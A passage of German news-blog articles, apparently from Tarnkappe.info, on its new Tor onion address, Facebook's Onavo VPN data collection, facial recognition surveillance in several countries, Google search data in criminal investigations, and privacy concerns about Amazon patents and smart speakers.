Alles in allem kann man wohl sagen, das es wohl der Schritt in die richtige Richtung ist. Keiner will die Katze im Sack kaufen, PIA ist da anscheinend bald einen Schritt weiter und zeigt der Öffentlichkeit was da alles unter der Haube ist.

Tarnkappe.info im Tor-Netzwerk angelangt: tarnkappeqzgzrot.onion

Darknet here we come! Unter der .onion-Adresse http://tarnkappeqzgzrot.onion ist ab sofort unter Umgehung des Clearnet der News-Blog Tarnkappe.info erreichbar. Den Tor Hidden Webservice richtete der Gelsenkirchener Hoster Sagorski.it ein, der uns schon seit längerer Zeit betreut.

Wir haben ja schon häufiger über das Tor-Netzwerk oder beispielsweise über Darknet-Marktplätze berichtet. Kürzlich wurde unter der .onion-Adresse tarnkappeqzgzrot.onion die Integration in das Tor-Netzwerk abgeschlossen. Unser Webmaster Kolja Sagorski hat dafür einen weiteren Server bereitgestellt, der nun die Anbindung gewährleistet. Beide Server synchronisieren ihre Daten in kurzen Abständen, damit es zu keinen Unstimmigkeiten kommt. Wer uns besucht, muss keine erheblichen Geschwindigkeitseinbußen befürchten, der Ladevorgang funktioniert schnell und einwandfrei.

Noch vor wenigen Jahren kam man sich bei der Benutzung des Tor Browsers förmlich wie im letzten Jahrhundert vor. Die ganzen Seiten wurden ähnlich langsam geladen, wie vor 20 Jahren mit einem analogen Modem. Das stimmt schon länger nicht mehr. Wer heutzutage den aktuellen Tor-Browser bzw. das Tor-Netzwerk nutzt, kann nur geringe Geschwindigkeitseinbußen feststellen. Das wollten wir auch bei uns so haben.

An unserem Impressum ändert die Anbindung an das Darknet natürlich nichts. Von daher werden wir die eingereichten Kommentare weiterhin manuell freischalten, weil man uns dafür haftbar machen kann. Dass wir nicht sonderlich viel von Zensur halten, dürften die aufmerksamen Leserinnen und Leser ja schon vor längerem festgestellt haben. Kommentare werden nur dann verkürzt oder gelöscht, wenn sie offensichtlich rechtswidrig oder beleidigend sind.

Für uns geht jetzt natürlich die Arbeit los, sich in die zahlreichen Darknet-Linklisten und -Suchmaschinen einzutragen, um auch dort gefunden zu werden.

Onavo-VPN: Der Spion, der aus dem Facebook kam

Eigentlich sollte ein VPN-Dienst die User gerade vor Spionage schützen, nur bei Onavo scheint das anders zu sein. Eine Analyse des Sicherheitsforschers Will Strafach, CEO der Sudo Security Group, ergab, dass der in der Facebook-App platzierte VPN-Anbieter OnavoVPN-Dienst nicht nur den Datenverkehr analysiert, sondern zudem noch weitere, zusätzliche Daten erfasst und diese an Facebook weiterleitet, berichtet theregister.

So wertet der VPN-Dienst sehr genau aus, wie seine Nutzer im Internet agieren und was sie über seine Server leiten. Von den daraus gewonnenen Erkenntnissen profitiert vor allem ein Unternehmen, nämlich Facebook. Facebook hatte Onavo 2013 für geschätzte 100 bis 200 Millionen Dollar übernommen. Der Werbeslogan von Onavo klingt in Anbetracht der Tatsache des Datensammelns wie Hohn: „Onavo Protect schützt Sie und Ihre Daten – wo immer Sie sich aufhalten."

Der Sicherheitsforscher Will Strafach fand heraus, dass die iOS-Version von Facebooks VPN-App Onavo Protect in regelmäßigen Abständen übermittelt, wann der Bildschirm des Nutzers an und ausgeschaltet ist. Der Zweck der Datenerfassung ist unklar, allerdings kann eine Aufzeichnung der Bildschirmaktivität auch Einblicke in persönliche Verhaltensweisen geben, wie die Schlafenszeiten eines Nutzers. Onavo Protect sendet ferner die Gesamtmenge des täglichen Datenverbrauches an Facebook, wobei sowohl die WLAN-, als auch Mobilfunkverbindungen berücksichtigt werden. Die dafür genutzte Schnittstelle ermögliche es Onavo sogar noch dann den Datenverbrauch zu erfassen, wenn der User den VPN-Dienst nicht nutzt. Laut Analyse sendet Onavo zudem den Namen des Netzbetreibers sowie Landes- und Spracheinstellungen an Facebook und eine Angabe, wie lange die VPN-Verbindung jeweils besteht. Möglich, aber noch ungeklärt ist bislang, ob Facebook die von Onavo übermittelte Geräte-ID mit einem Nutzerprofil bei dem sozialen Netzwerk verknüpft.

So bekommt Facebook auch über solche Personen Informationen, die gar nicht Mitglied des sozialen Netzwerks sind. Vor allem aber erhält Facebook auf diesem Wege bereits frühzeitig Einsicht in die Nutzung von Konkurrenzangeboten, wie Snapchat oder von aufstrebenden Startups und deren Beliebtheit bei den Nutzern. Dank der Kenntnisnahme über solche alternativen Angebote, ist es Facebook möglich, bereits frühzeitig zu reagieren, noch bevor diese eine Nische besetzen, in die auch Facebook will.

Die Datenschutzrichtlinie von Onavo erklärt, dass mit der App der gesamte, mobile Datenverkehr über oder auf die Onavo-Server weiterleitet wird. Die so gesammelten Daten würden dazu genutzt, um „neue, innovative Dienste für Nutzer bereitzustellen, zu analysieren, zu verbessern und zu entwickeln".

Gesichtserkennung: Segen oder Überwachungsfluch?

Früher war es nur eine Vision. Mittlerweile ist Gesichtserkennung im Alltag angekommen. Die ständige und alltägliche Überwachung von jedermann ist ein kritisches Thema. Social Media, Straftatenverhütung, Sicherheit, Überwachung oder zur Auffindung vermisster Personen. Das Gesicht ist eines der wichtigsten biometrischen Merkmale des Menschen. Bei der computergestützten Gesichtserkennung sollen Algorithmen anhand von Merkmalen wie Hauttextur- und -farbe oder der geometrischen Anordnung von Augen, Mund und Nase identifizieren. Doch eine Frage bleibt offen: Ist die Technologie Fluch oder Segen?

Indien:

Der Polizei von Neu-Delhi gelang es durch ein Pilotprojekt 3.000 verschwundene Kinder aufzuspüren. Wie NDTV berichtet, konnte das Delhi Police Department in nur vier Tagen die Identität der vermissten Kinder durch eine Gesichtserkennung zuordnen. Derzeit wird versucht, sie mit ihren Familien zu vereinen. Die Gesichtserkennungssoftware wurde auf Kinder, die in Heimen leben, angewandt, insgesamt wurden 45.000 Personen gescannt. Offiziell verschwanden zwischen 2012 und 2017 etwa 240.000 Kinder. Die Dunkelziffer soll aber wesentlich höher sein, einige Organisationen gehen von einer halben Million Vermissten aus und zwar pro Jahr.

Bayern und Sachsen: Neue Reform des Polizeigesetzes

Die sächsische und bayrische Regierung hat eine Reform des Polizeigesetzes auf den Weg gebracht. Demnach soll die Video- und Telekommunikationsüberwachung und die Möglichkeiten zur Online-Durchsuchung deutlich verschärft werden. Unter Anderem soll die Videoüberwachung auf Verkehrsrouten, die der grenzüberschreitenden Kriminalität zur Verschiebung von Diebesgut oder als Tatorte des Menschenhandels dienen.

Laut dieser Reform darf die Polizei so künftig innerhalb eines 30-Kilometer-Korridors entlang der Grenzen z.B. zu Polen und Tschechien versuchen, Schwerverbrecher anhand der Videoaufnahmen mithilfe von Software zur automatisierten biometrischen Gesichtserkennung ausfindig zu machen.

BKA setzt auf Gesichtserkennung

Das Bundeskriminalamt (BKA) beteiligt sich an immer mehr Projekten, um Gesichter von Personen mit Datenbanken abzugleichen. Nun kommt Ohrenerkennung hinzu. Damit sollen die praktischen Fähigkeiten zur biometrischen Erkennung ausgebaut und die Nutzung des zentralen BKA-Systems verbessert werden. Außer zur Identifizierung unbekannter Personen oder zum Abgleich von Fahndungsfotos, Bild- und Videodaten werden diese Bilder von riesigen Datenbanken, etwa mit den Profilen von Sexualtätern oder Gefährdern verglichen. Denkbar sei zudem, das System in Grenzkontrollsysteme zu integrieren. Bei einem Grenzübertritt würde dann automatisch eine Anfrage bei Interpol erfolgen. Dies könne auch „in Echtzeit“ über mobile Geräte von Polizeikräften erfolgen.

Werbung:

Gesichtserkennung verbessert außerdem auch die Möglichkeiten, um individuelle Werbung anzuzeigen. So wurden bereits Plakattafeln mit integrierter Software entwickelt, die das Geschlecht, die Nationalität und das ungefähre Alter von Passanten erkennt, um gezielte Werbung einzuspielen.

Ein Programmierteam an der Carnegie Mellon Universität hat den Prototypen einer iPhone-App entwickelt, die Aufnahmen von Personen erstellt und innerhalb von Sekunden den Namen des Menschen, sein Geburtsdatum und seine Sozialversicherungsnummer ausgibt.

Das Kinect-System der Videospielkonsole Xbox One nutzt Gesichtserkennung, um zwischen mehreren Spielern unterscheiden zu können.

China: totaler Überwachungsstaat

Das Reich der Mitte will künftig jeden überall und jederzeit überwachen. In Tokio wird es 2020 erstmals automatisierte Gesichtserkennung geben. China plant, in mindestens fünf der größten Städte Chinas Supercomputer zu bauen, in denen die Gesichtserkennung aus 100.000 Live-Übertragungen von Verkehrsüberwachungskameras, Bankautomaten oder auch normalen Smartphones in einem einzigen System ausgewertet werden. So soll die Software polizeilich Gesuchte erkennen. Wer sich fragt, was ihn das angeht, vergisst, dass das Internationale Olympische Komitee (IOC) gleich drei seiner Spiele am Stück an den Hightech-Kontinent Asien vergeben hat. 2022 finden dort die Olympischen Winterspiele statt.

Gesichtserkennung in Sonnenbrillen:

Die chinesische Polizei setzt bei der Jagd von Verdächtigen auf eine neue Technik. Mit Gesichtserkennungssoftware in Sonnenbrillen sollen die Beamten schneller Verdächtige in Menschenmassen erkennen. Die Brillen sind mit einer Verbrecher-Datenbank verbunden. Die Polizisten könnten dann eine Menschenmenge scannen und direkt mit der Brille Fotos von verdächtigen Personen schießen. Diese wiederum würden dann mit der Datenbank abgeglichen. Bei einem Treffer würden dann unter anderem Name und Adresse der Person direkt an den Polizisten geschickt. So berichtete es die BBC.

Toilettenpapierverschwendung:

Eine Park-Toilette. An der Wand hängt ein weißes High-Tech-Gerät. Es scannt die Gesichter der Toilettenbesucher. Erst dann kommt aus dem Automat Toilettenpapier. 60 Zentimeter gibt der Automat pro Gesicht frei. Die Gesichtserkennung soll Papierverschwendung verhindern. Bedient sich jemand mehrfach, merkt das der Automat und weist ihn höflich ab.

Eine Pekinger Universität hat Gesichtsscanner installiert, um zu verhindern, dass Unbefugte die Studentenwohnheime betreten. In der Stadt Jinan werden Fußgänger mit Namen auf Monitoren angeprangert, wenn sie bei Rot über die Ampel laufen. Und im Fastfood Restaurant Kentucky Fried Chicken in Hangzhou kann der Kunde via Gesichtserkennung bezahlen.

Punktesystem:

Aber der chinesische Staat hat noch ein anderes Interesse. Er nutzt die Daten auch für ein gigantisches Sozialkredit-System. Die Idee: Der Staat sammelt Daten über seine Bürger und wertet sie aus. Jeder bekommt ein Punkte-Konto. Und auf dieser Grundlage kann der Staat dann bewerten, belohnen oder auch bestrafen. Bis 2020 will China das System flächendeckend einführen, derzeit gibt es über 40 Pilotprojekte. Und die Überwachung durch intelligente Kameras ist dafür zentral: Alles, was die Menschen im Alltag tun oder lassen, kann Einfluss auf die Bewertung haben. Und es gibt bereits schwarze Listen: Fast 10 Millionen Menschen wurden vom Ticketkauf für Schnellzug oder Flugzeug bereits vorübergehend ausgeschlossen.


Chinas mächtiger Staats- und Parteichef Xi Jinping hat früh verstanden, welche Bedrohung von einem freien Internet für die Kommunistische Partei ausgeht. Er hat den Spieß umgedreht. Scharfe Gesetze und ein Heer an Zensoren verhindern unliebsame Inhalte. Gleichzeitig nutzt die Führung die digitalen Möglichkeiten, um die Bevölkerung besser zu kontrollieren.

Hintergrund: Im Jahr 2002 verfilmte Steven Spielberg „Minority Report“ basierend auf einer Kurzgeschichte des Amerikaners Philip K. Dick. Skizzierte Dick unsere Zukunft? Der Science-Fiction-Film spielt im Jahre 2054, in dem Mörder verhaftet werden, bevor sie ihre Taten begehen können. An allen öffentlichen Orten sind Scanner installiert, die jeden Passanten durch Iriserkennung identifizieren. Der Überwachung kann man nur durch das Einsetzen neuer Augen entkommen.

Wenn die Google-Suche Täter überführt

Bei Google gehen täglich 3,5 Milliarden Suchanfragen ein. Inzwischen interessieren sich nicht nur die Werbekunden sondern immer mehr die Strafverfolgungsbehörden für diese Suchanfragen.

Google berichtet: „Behörden, Gerichte und Parteien in zivilen Gerichtsverfahren fordern regelmäßig Nutzerdaten bei Technologie- und Telekommunikationsunternehmen an„. Allein im ersten Halbjahr 2017 sind bei Google in den USA 24.000 Auskunftsersuchen eingegangen, darunter 93.00 Vorladungen und 5.200 Durchsuchungsbefehle Im gleichen Zeitraum belief sich in Deutschland der Ersuchen um Offenlegung von Nutzerdaten auf mehr als 7.700. „Behörden, Gerichte und Partei-



en in zivilen Gerichtsverfahren fordern regelmäßig Nutzerdaten bei Technologie- und Telekommunikationsunternehmen an„, heißt es bei Google.

Die Suchmaschine spielt oft eine ambivalente Rolle als Informationsmedium für Straftäter – und als Aufklärungswerkzeug für die Polizei. Als Beispiel: Den Mord an dem damals 16-jährigen Schüler Bailey Gwynne, der die Eliteschule Cults Academy in Aberdeen besuchte und vor zwei Jahren von einem Mitschüler umgebracht wurde. Der Streit eskalierte wegen ein paar Kekse in der Mittagspause. Die Ursache war bestürzend banal und trotzdem sehr bemerkenswert. Bei der Tatvorbereitung und Aufklärung spielten zwei Technologiekonzerne eine entscheidende Rolle.

Er hat vor der Tat nach Suchkombinationen wie „Wie wird man jemand Nerviges los“ gegoogelt. So konnten die Kriminalisten aus dem Suchverlauf ein relativ genaues Tatmotiv ermitteln. Schon häufiger wurden Täter aufgrund von Google-Suchen überführt. Im Jahr 2004 erschoss die Rechtsanwältin Melanie McGuire ihren Ehemann. Bei den Medien ging der Fall als „Mord am Koffer„. Durch die Suche bei Google nach Mordanleitungen und Giftdosen kamen ihr die Ermittler auf die Spur.

Der Co-Pilot der abgestürzten Germanwings-Maschine hatte vor dem Absturztag im Netz nach Informationen über mögliche Arten von Suizid und Sicherheitsvorkehrungen von Cockpit-Türen gesucht. Je nach Ersuchens – Vorladung, gerichtliche Verfügung oder Durchsuchungsbefehl legt Google Informationen in verschiedenem Umfang offen. Bei einer gerichtlichen Verfügung von Gmail leitet Google nach eigenen Angaben Metadaten (etwa Informationen im Header einer E-Mail) an die Behörden weiter, bei einem Durchsuchungsbefehl sogar E-Mail-Inhalte.

Wie Google in seiner Transparency-Report-Hilfe mitteilt:
„Unser Ziel ist es, umfassende Daten zu allen behördlichen Auskunftsersuchen zu Nutzerdaten bereitzustellen„Dazu gehören auch „Ersuchen im Rahmen strafrechtlicher Ermittlungen und zu Fragen der nationalen Sicherheit„. „Wir können zwar nicht garantieren, dass die Daten völlig fehlerfrei sind, aber wir verbessern unsere internen Verfahren kontinuierlich, damit die Berichte zeitnah und präzise sind.“

Bei der Aufklärung von Kriminalfällen spielen immer mehr Tech-Konzerne eine wichtigere Rolle. In einem Mordfall in Arkansas verlangte die Polizei von Amazon die Herausgabe von Audiodateien seines Netzwerklautsprechers Echo – und wollte Alexa in den Zeugenstand rufen. Was geschah zur Tatzeit? Gab es Schreie des Opfers? Der smarte Lautsprecher hört laufend mit und könnte wichtige Angaben zur Klärung des vertrackten Mordfalls beitragen. Amazon gab die Daten nach langem Hin und Her schließlich heraus. Eric Schmidt (ehemalige Google Chef) sagte einmal:

„Wenn es etwas gibt, von dem Sie nicht wollen, dass es irgendjemand erfährt, sollten Sie es vielleicht ohnehin nicht tun.“

Der Hamburger Kriminologe Nils Zurawski gibt zu bedenken: ob es rechtsstaatlich oder rechtspolitisch legitim ist, dass sich Tech-Konzerne in Strafverfolgungsprozesse einschalten und als eine Art Hilfssheriff gerieren? Er befürchtet eine Vermengung von staatlichen und privaten Interessen durch die Kooperation von Tech-Konzernen und Strafverfolgungsbehörden. Im Interview sagt er: „Da Google und auch andere digitale Medien und Dienste zu unserem Alltag gehören, und wir allerlei Dinge damit tun, wäre die generelle Auskunft über unsere Aktivitäten eine Totalüberwachung. Das ist praktisch schon der Fall, wenn man bedenkt, dass alles, was wir tun, in irgendeiner Weise aufgezeichnet wird.“ Nun aber Google als „Auskunftei des Staates“ zu haben, verschiebe die Grenzen zwischen besonderen Sphären des Lebens, zwischen Rechtsgütern wie Unschuldsvermutung, das Recht auf Privatsphäre, Recht auf Vergessen, Recht auf Anonymität in bestimmten Kontexten. Die Vermischung von Alltag und staatlichen Repressionsbehörden sei „hoch problematisch„.

Eine solche Vermischung würde das Rechtsstaatlichkeitsprinzip aushebeln, kritisiert Zurawski. „Das wäre in der Tat eine Stasi 2.0 oder eher 4.0, denn dann wäre der Informant eingewoben in unseren Alltag, und dann gälte es tatsächlich zu überlegen, was wir suchen, machen, regeln oder mit wem wir das tun.“ Der Konsum wäre gleichbedeutend mit der Überwachung, so Zurawski. Ein Mittel der Prävention, mit dem man nicht nur ex post, nach der Tat, sondern auch ex ante, also vor einer möglichen Tat, überprüfen könne, wie sich Menschen benehmen. „Es wäre unverhältnismäßig, aber wohl kaum aufzuhalten. Man würde quasi beständig Zeugenschaft geben, ohne es zu müssen. Ohne Rechte, ohne Verzichte, ohne die Möglichkeit, sich zu verweigern.“ Im Falle schwerer Straftaten sei es legitim, Browserverläufe oder Gewohnheiten zu kontrollieren, konstatiert der Kriminologe, aber nur auf richterliche Anordnung. „Wenn ohnehin alles gespeichert und willfährig abgegeben wird, dann gibt es diese Verhältnismäßigkeit und damit verbundene Rechte nicht mehr“.

Die spannende Frage aus juristischer Sicht ist, ob eine Google-Suche nach „Wie vergifte ich meine Frau?“ als eine straflose Vorbereitungshandlung oder ein strafbarer Versuch zu qualifizieren wäre. Damit würde man die Hürde zu einem Orwell’schen Gedankenverbrechen senken und Menschen für das bestrafen, was sie denken, obwohl es nie zur Ausführung kommt. Zurawski glaubt, dass die Frage nach Wirklichkeit und erzeugter Realität durch ein „Mash-up von Daten und Fantasien“ darüber, wie man etwas haben will, wichtig werde, wenn es darum geht, Google als Zeugen zu nutzen. Kommissar Google führt jedenfalls fleißig Protokoll.

Amazon-Patent: Identifikation von Bitcoin-Nutzern bei Strafverfolgung

Die US-Behörde „Patent und Trademark Office“ (USPTO) hat am Dienstag ein Patent von Amazon Technologies, einer Tochtergesellschaft von Amazon.com, genehmigt. Es wurde am 29. September 2014 eingereicht. Das Patent für einen Daten-Streaming-Marktplatz würde es Nutzern erlauben, Streaming-Daten-Feeds zu verkaufen oder zu abonnieren, die Informationen in Echtzeit übertragen. Es dient einer Zuordnung der Nutzerdaten bei Bitcoinzahlungen oder Transaktionen mit anderen Kryptowährungen, berichtet CCN.

Gemäß Patent will Amazon Technologies die Daten von Bitcoin- oder Nutzern anderer Kryptowährungen sammeln und sie dann an Strafverfolgungsbehörden oder die Polizei verkaufen. An die Daten würde Amazon über Kunden gelangen, die mit Kryptowährungen bezahlen und dafür eine gültige (Liefer)-Adresse angeben. Die einmal erlangten Nutzerdaten könnten dann beliebig weiter kombiniert werden, wie mit den Informationen des Internetproviders des Kunden. Strafverfolgungsbehörden könnten so an die physischen, als auch IP-Adressen von Nutzern von Kryptowährungen gelangen. Der Preis für die Nutzung des Daten-Marktplatzes würde je nach benötigter Datenmenge variieren.

Amazon ist der Meinung, der Datenmarktplatz würde eine breite Palette von Anwendungen bieten, da Benutzer individuelle Datenströme kombinieren können, um „Echtzeit-Dashboards“ zu erstellen, die auf Änderungen der Streaming-Daten in Sekundenschnelle reagieren. Sie geben als Beispiel an, dass Einzelhändler Versandinformationen mit Kryptowährungstransaktionsdaten kombinieren könnten und die nachgeschalteten Behörden den Stream abonnieren, um die Transaktionsteilnehmer zu identifizieren und sicherzustellen, dass sie alle anwendbaren Steuern auch zahlen: „Die reinen Transaktionsdaten könnten für einige vielleicht nicht viel bedeuten. Nur dann, wenn die Daten miteinander verknüpft werden, wird es interessant. Zum Beispiel könnten Elektronik- oder Internethändler, die Bitcoin akzeptieren, eine Bitcoin-Adresse zur Bezahlung [an den Kunden] weitergeben. Die Händler können den zahlenden Kunden, deren IP-Adresse und die Bitcoin-Adresse zusammenfassen und jene Information nutzen. Diese kombinierten Daten können die Händler zum Kauf oder als Abonnement anbieten, wodurch ein Data-Stream entsteht. Für Regierungsbehörden wäre eine Nutzung dieses Streams z.B. möglich, um Steuerdaten zu abonnieren […] .“

In einem anderen, verwandten Fall sieht Amazon die Anwendung des Patents auch für eine Strafverfolgungsbehörde als geeignet an, die einen Kryptowährungstransaktionsdaten-Feed abonniert. Eine Gebühr wird für die Analyse dieser Daten mittels Plattform-Analysemodul, entrichtet: „Zum Beispiel könnte eine Strafverfolgungsbehörde einen Stream abonnieren, welcher Bitcoin-Transaktionen, das Land, den Wohnsitz und IP-Daten zusammenfasst. […] Der Daten-Marktplatz könnte die gewünschten Daten ausgeben und z.B. pro GB (Gigabyte) verrechnen und die Behörde kann mit der Analyse beginnen […] .“

Inwieweit dieser Marktplatz nach den gegebenen Vorstellungen umgesetzt wird, bleibt abzuwarten. Bisher sind Transaktionen lediglich als verschlüsselte Zahlen- und Buchstandcodes hinterlegt. Amazons Vorhaben könnte diese Pseudoanonymität gänzlich aufheben.

Amazon-Patent: lauscht Alexa künftig mit?


Amazon konnte sich ein neues Patent unter dem Namen „Keyword Determinations from Voice Data“ sichern. Zum Zweck, personalisierte Werbung einzuspielen, können mit Hilfe der patentierten Technologie bestimmte Gesprächsabschnitte mitgeschnitten und analysiert werden zur Erstellung eines Nutzerprofils.

Schon Napoleon I. Bonaparte war damals klar: „Ein Spion am rechten Ort ersetzt 20.000 Mann an der Front.“ Der Spruch ist auch im Zeitalter der Digitalisierung noch von einiger Bedeutung, denn als nichts anderes als Spione könnten sich auch Amazons intelligente Echo-Lautsprecher erweisen. Gut platziert in den eigenen vier Wänden, wäre es denkbar, dass Alexa künftig, genau an der Basis, so manches Bemühen um konkrete Ergebnisse zu idividuellen Wünschen und Meinungen befriedigt, die sonst etwa nur durch aufwändige Umfragen zu erlangen wären.

Konnte Alexa bisher nur durch vorher festgelegte Signalwörter aktiviert werden, so wird sich dies in Zukunft möglicherweise ändern. Nun hat der Online-Händler Amazon ein Patent angemeldet, mit dem Alexa Kunden gezielt ausspähen kann. Fallen dabei bestimmte Schlüsselwörter, wie „lieben“, „mögen“, „hassen“ usw., könnte dies die digitalen Ohren der Assistentin bereits aufhorchen lassen. Die darauffolgenden

Begriffe werden analysiert und gespeichert, auch die sprechende Person wird gleich mit identifiziert. Amazon ist es daraufhin möglich, mit den Informationen ein Nutzerprofil mit besonderen, persönlichen Vorlieben zu erstellen. Entsprechend könnte dann zielgerichtete Werbung ausgespielt werden. So filtert Amazon dann aus einem Satz, wie: „Ich bin begeistert von unserem heutigen Tagesausflug. Gemeinsam mit den Kindern haben wir den Leipziger Zoo besucht“, beispielsweise heraus, dass der Kunde Kinder hat, diese Tiere mögen und dass sie in Leipzig waren.

Gegenüber BBC dementierte allerdings Amazon solche Behauptungen, die darauf abzielen, Alexa würde zu besagten Spionagezwecken missbraucht werden. In einem Statement äßerten sie sich wie folgt: „Wir (Amazon) nehmen Privatsphäre sehr ernst und haben unsere Echo-Geräte mit mehreren Sicherheitsmechanismen ausgestattet. […] Wie viele andere Unternehmen auch reichen wir eine Reihe an zukunftsgerichteten Patentanmeldungen ein, die das Potenzial neuer Technologien abdecken.“ Zudem macht Amazon darauf aufmerksam, dass Patente nicht unbedingt das widerspiegeln, an was tatsächlich geforscht wird.



Singapur: Straßenlaternen mit Gesichtserkennung

Singapur will nächstes Jahr rund 100.000 Straßenlaternen mit Kameras inklusive einer Gesichtserkennung ausstatten. Mit der modernen Technik sollen vorbeilaufende Menschenmengen analysiert und so die Aufklärung von Terroranschlägen aktiv unterstützt werden.

„Laternen als Plattform“. Im Jahr 2019 soll dieses Pilotprojekt in Singapur starten.

Die zuständige Behörde Government Technology Agency of Singapore (GovTech) teilte mit, dass mehr als 100.000 Straßenlaternen in naher Zukunft mit verschiedene Sensoren an den Masten montiert werden sollen. Darunter befinden sich Kameras und Überwachungskameras zur Gesichtserkennung. Mehrere Unternehmen aus Singapur und China haben bereits Interesse signalisiert. Ein GovTech-Sprecher sagte der Nachrichtenagentur Reuters:

„Die Technik kann verwendet werden, um Menschenmengen zu analysieren und die Aufklärung von Terroranschlägen zu unterstützen.“

Was in Singapur noch ein Pilotprojekt ist… ist in China schon Normalität. High Tech-Infrastruktur und ein perfekter Polizeistaat, der derzeit in China schon zum Alltag gehört. An den sich die Chinesen gewöhnt haben, weil sie es nicht anders kennen.

In China läuft das Projekt unter dem Namen „Golden Shield„. Darunter fallen beispielsweise zwei Millionen Überwachungskameras allein in der Stadt Shenzhen und deren Vernetzung, die Implementierung und Weiterentwicklung von Software zum Erkennen der Gesichter, die mit diesen Kameras ständig aufgenommen werden. Dies geschieht mit Hilfe des US-Unternehmens L-1 Identity Solutions. Die Technik erlaubt das automatische Erkennen von vielen Personen auf kleinstem Raum. Und von Personen, die schnell rennen, was sofort als verdächtig eingestuft wird. Die Auflösung der Kameras ist gut genug für die Gesichtserkennung.

IBM installiert sein „Smart Surveillance System“ im chinesischen Beijing, Cisco hilft mit bei der zentralen „Great Firewall“, die alle Zugriffe nach außerhalb des Landes kontrolliert und protokolliert. Yahoo liefert die Identität von (bei der Regierung unbeliebten) Yahoo-Mail-Nutzern an die Behörden.


Natürlich gibt es für die Regierung auch keine Limitierungen beim Abhören und Auswerten von Telefongesprächen, E-Mails, Chat-Messages, Handy-Bewegungsprofilen, maschinen-lesbaren Ausweisen (auch über RFID, d.h. kontaktlos) etc. Alle Internet-Cafés mussten schon vor einiger Zeit Kameras installieren und mithilfe der National-ID des Kunden eine Identitätskarte ausstellen, mit der detailliert verfolgt werden kann, wer was im Internet tut.

Solche Software steht auch im Westen zur Verfügung, zum Beispiel von Siemens. Da ist es eine Frage von Zeit und einer entsprechenden Gesetzesänderung, bis sie zum Einsatz kommt. Da wäre selbst der Schritt zur flächendeckend Messung von Temposünden bei Fahrzeugen in Anbetracht von eCall & Co. nur ein kleiner.

Der Spion in meinem Haus: Alexa, Siri, Cortana, Bixby & Co.

Der Spion in meinem Haus: Während „Scotty, beam us up“noch Science Fiction ist, ist die Aufforderung von Captain Picard von Star Trek an seinen Computer „Tea. Earl Grey. Hot“ die Realität. Immer mehr Menschen ersetzten die Sprache gegen Tastatur, Maus und das Tippen auf Smartphone- Bildschirmen. Alexa, Siri, Cortana, Bixby und Co. – die Sprachsteuerung erobert Haushaltsgeräte und Autos.

Immer mehr dieser digitalen Assistent übernehmen Aufgaben, die uns lästig sind. Rasen mähen, Staubsaugen, Thermostate regeln, die Autobatterie laden, elektrisches Türschloss abschließen, auf Zuruf das Licht einschalten oder die Jalousien hochfahren.



So bietet Siemens zum Beispiel einen Backofen, einen Geschirrspüler und ein smartes Waschmaschinenmodell mit Sprachsteuerung an. Und selbst die Toilettenspülung funktioniert inzwischen auf diese Weise. Das geht bei vernetzten Geräten auf Zuruf.

Der Echo Look z.B. kann bei der Auswahl und Beratung des richtigen Outfits helfen. Dazu scannt er per Kamera die Outfits und gibt einen Kommentar dazu ab. Er kann auch zum Streamen bestimmter Fernsehsender genutzt werden.

Zudem hatte Amazon die Idee, seine Alexa für Drittanbieter zu öffnen: Mit den sogenannten Skills können Wetterdienste, Smart-Home-Anbieter, Nachrichtenagenturen oder auch die deutsche Bahn sinnvolle Inhalte zu Alexas Wissensschatz hinzufügen oder die Fernsteuerung neuer Geräte erlauben, ohne dass Amazon jedes Mal selbst Programmierer an diese Arbeit setzen muss. Apple dagegen muss Siri jedes neue Wissen und jede neue Funktion selbst beibringen.

Diese Geräte sind keine Helferlein von Daniel Düsentrieb, sondern sie speichern Daten. Eigentlich wollte Facebook mit ihren smarten Lautsprechern (Jarvis) am Markt einsteigen. Wegen dem Datenskandal haben sie diese Pläne erst einmal auf Eis gelegt. Zweifelsohne, wäre das ein weiterer Schritt, um an Benutzerdaten zu kommen.

Was jeden Nutzer bekannt sein sollte: Nach getaner Arbeit werden die Daten der smarten Spione Boxen nicht gelöscht, sondern chronologisch abgespeichert – dauerhaft. Das soll in erster Linie der Weiterentwicklung der Technik sowie der Anpassung an die Bedürfnisse der Nutzer dienen, es könnte aber auch zu weniger wünschenswerten Zwecken verwendet werden. Schlimmstenfalls hat man sich mit diesen smarten Lautsprecher selbst eine Wanze in die Wohnung gestellt.

2017 wurde Facebook, Tinder und Amazon mit dem Big Brother Awards vom Verein quintessenz für schlechten Datenschutz ausgezeichnet. Das Motto der Awards lautete „Privacy Sale“. „Fast hat es den Eindruck, dass unsere Privatsphäre wie in einem Schlussverkauf verramscht wird. Die meisten Unternehmer versuchen nicht nur den Umsatz zu steigern, sondern auch, so viele Daten wie möglich von uns zu erhaschen“. heißt es seitens der Veranstalter. „Die smarten Lautsprecher können viel über die Nutzer lernen, über ihre Gewohnheiten und ihre Persönlichkeit“, sagt hingegen Daniel Nesbitt von Big Brother Watch in Großbritannien.

Bei einer intensiven Nutzung wissen die smarten Lautsprecher daher, wann jemand aufsteht, was für Gewohnheiten, Hobbys und Interessen er hat, und wann er schlafen geht. Bei Google Home werden allerdings, um den Lautsprecher auch als Assistant nutzen zu können, von Haus aus sehr viele Daten abgefragt. Man muss dazu die Google-App mit dem Google-Konto verknüpfen und Zugriff auf sämtliche Such- und App-Aktivitäten sowie den Zugriff auf den Standort erlauben. Daraus erstellt Google „eine private Karte mit Infos, wo deine Geräte sich eingeloggt haben„. Darüber hinaus müssen Kontakte, Kalender und Sensor-Informationen geteilt werden und man muss zustimmen, dass die Sprachaktivitäten aufgezeichnet werden. Ohne diesen vier Berechtigungen funktioniert die Spracheingabe von Google Home nicht.

Damit Alexa und Google passende Antworten geben können, werden die Daten an Server des jeweiligen Unternehmens gesendet – und diese stehen, so die Datenschützer, nicht in Deutschland. Amazon und Google sind beides US-Unternehmen und es ist keineswegs ausgeschlossen, dass die Daten in den USA landen. Dort ist das Datenschutzniveau aber nicht mit dem der Europäischen Union vergleichbar.

